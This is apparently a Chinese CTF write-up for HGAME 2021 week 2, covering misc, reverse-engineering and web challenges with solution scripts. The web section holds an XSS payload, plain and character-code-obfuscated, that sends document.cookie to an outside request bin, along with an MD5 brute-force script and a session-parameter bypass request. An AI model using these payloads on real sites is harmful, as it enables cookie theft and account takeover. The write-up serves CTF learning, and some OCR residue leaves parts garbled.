Week2 writeup by v0id

misc

DNS

wireshark 过滤 http 请求

nslookup -q=txt flag.hgame2021.cf

Hallucigenia


使用 stegsolve， Red plane 0模式时可以得到二维码
扫描二维码，获得一串 base64 ， 解 base64 ， 翻转解出的内容写入 png ， 得到倒置的 flag 图片。
使用 photoshop 的垂直翻转，得到 flag 。

Reverse

ezApk

使用 GDA 反编译 apk ， 查看大致逻辑。

```
key: A_HIDDEN_KEY
md5: 99c6bd34c31b78b4c4b964a7745e6300  //AES的iv
sha256: fca5fed0bc096dbb2f21c64b77a908b5c9944dfcaba05a482b2424a44a15ffe6  //AES的key
密文: EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY
```



AES Decrypt

Passphrase/Key Hex fca5fed0bc096dbb2f21c64b77a9(

IV Hex 99c6bd34c31b78b4c4b964a7745e6300

Salt Hex

Mode CBC Padding Pkcs7

Input format Base64

Output format UTF8

Input length: 64 lines: 1

```
EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY
```

Output start: 0 end: 35 length: 35 time: 2ms length: 35 lines: 1

```
hgame{jUst_A_3z4pp_write_in_k07l1n}
```

p-release.apk
取消

app-release.apk
已取消

fake debugger

exp:

```
from pwn import *

sh = remote('101.132.177.131',9999)
flag='hgame{xxxxxxxxxxxx}'#每次猜一位
sh.sendline(flag)
key=''
cipher=''
for i in range(100):
    sh.sendline(' ')
    ss = sh.recvuntil('ecx')
    key = ss[ss.find('ebx')+5:-4]
    print('key='+key)
    sh.sendline(' ')
    ss = sh.recvuntil('ecx')
    cipher = ss[ss.find('ebx')+5:-4]
    print('cipher='+cipher)
    print('flag='+str(chr(int(key)^int(cipher))))

sh.interactive()
```


helloRe2

使用 BCrypt 加密库的 AES 算法。

```
iv：000102030405060708090a0b0c0d0e0f
异或之前的key：2b0c5e6a3a20b189 //第一部分的密码
key：2c2`1`0f;h8;n<66

倒置的密文（因为使用xmm寄存器）：B7FEFED9077679653F4E5F62D502F67E

7a4ad6c5671fb313//解出的第二部分的密码
```



Passphrase/Key UTF8 2c2`1`0f;h8;n<66
IV Hex 000102030405060708090a0b0c0d0e0f
Salt Hex
Mode CBC Padding NoPadding
Input format Hex
Output format UTF8

Input length: 32 lines: 1

```
B7FEFED9077679653F4E5F62D502F67E
```

Output start: 0 end: 16 length: 16 time: 1ms length: 16 lines: 1

```
7a4ad6c5671fb313
```

Web

HTML

md5 爆破脚本：

```python
import hashlib

addStr = ''
knownMd5 = '7084d0'

dict = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'

def md5(text):
    return hashlib.md5(str(text).encode('utf-8')).hexdigest()

for i in dict:
  for j in dict:
      for k in dict:
          for l in dict:
              for m in dict:
                x = i + k + j + l + m
                b = x + addStr
                codeMd5 = md5(b)
                if codeMd5[:6] == knownMd5:
                    print(x)
```

xss poc（因为没公网 ip， 只能用 buuoj 的 request bin了）：

```
(new Image()).src='http://http.requestbin.buuoj.cn/1pzw7rz1?'+document.cookie;
```

```
<img src=x
onerror=eval(String.fromCharCode(40,110,101,119,32,73,109,97,103,101,40,41,41,46,1
15,114,99,61,39,104,116,116,112,58,47,47,104,116,116,112,46,114,101,113,117,101,11
5,116,98,105,110,46,98,117,117,111,106,46,99,110,47,49,112,122,119,55,114,122,49,6
3,39,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,59))>
```

他会把**这个**输入倒置,所以把返回的倒过来的代码再输一遍就行了

```
>))95,101,501,701,111,111,99,64,611,011,101,901,711,99,111,001,34,93,36,94,221,411
,55,911,221,211,94,74,011,99,64,601,111,711,711,89,64,011,501,89,611,511,101,711,3
11,101,411,64,211,611,611,401,74,74,85,211,611,611,401,93,16,99,411,511,64,14,14,0
4,101,301,79,901,37,23,911,101,011,04(edoCrahCmorf.gnirtS(lave=rorreon x=crs gmi<
```

得到 token， 用这个 token 去访问 /flag 就能拿到 flag 了。

liki的生日礼物

条件竞争， burp 的 intruder 不知道为啥不好用，看到网上投机取巧的方法，成功了，原理就是开 intercept，一直点购买但是不放包，最后关 intercept 。
要 10 个（或者更多）10 个买才有效果。

r4u

Hint 了一个 www.zip， 下载审计一波。
poc:

```
POST /flag.php HTTP/1.1
Host: 3a8ef636ac.lazy.r4u.top
```

```
Content-Length: 46
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://3a8ef636ac.lazy.r4u.top
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://3a8ef636ac.lazy.r4u.top/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: PHPSESSID=e1e8211c09824fb8027a4db3a849a23f
Connection: close

submit=getflag&_SESSESSIONSION[username]=admin
```